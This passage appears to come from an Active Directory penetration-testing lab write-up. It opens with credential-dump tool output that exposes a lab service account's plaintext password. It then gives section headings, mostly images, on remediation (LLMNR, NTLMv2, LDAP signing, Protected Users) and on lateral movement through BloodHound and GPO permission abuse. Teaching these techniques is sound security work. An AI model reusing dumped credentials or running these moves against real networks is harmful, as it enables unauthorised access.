north.sevenkingdoms.local/sql_svc:YouWillNotKerborastingMeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Remediation - LLMNR




Remediation – NTLMv2


- NTLMv2




Remediation – NTLMv2



Remediation – LDAP Signing & Channel Binding




Remediation – Protected Users




Lateral Movement

Bloodhound & GPO Permissions Abuse


Bloodhound




Bloodhound





Bloodhound



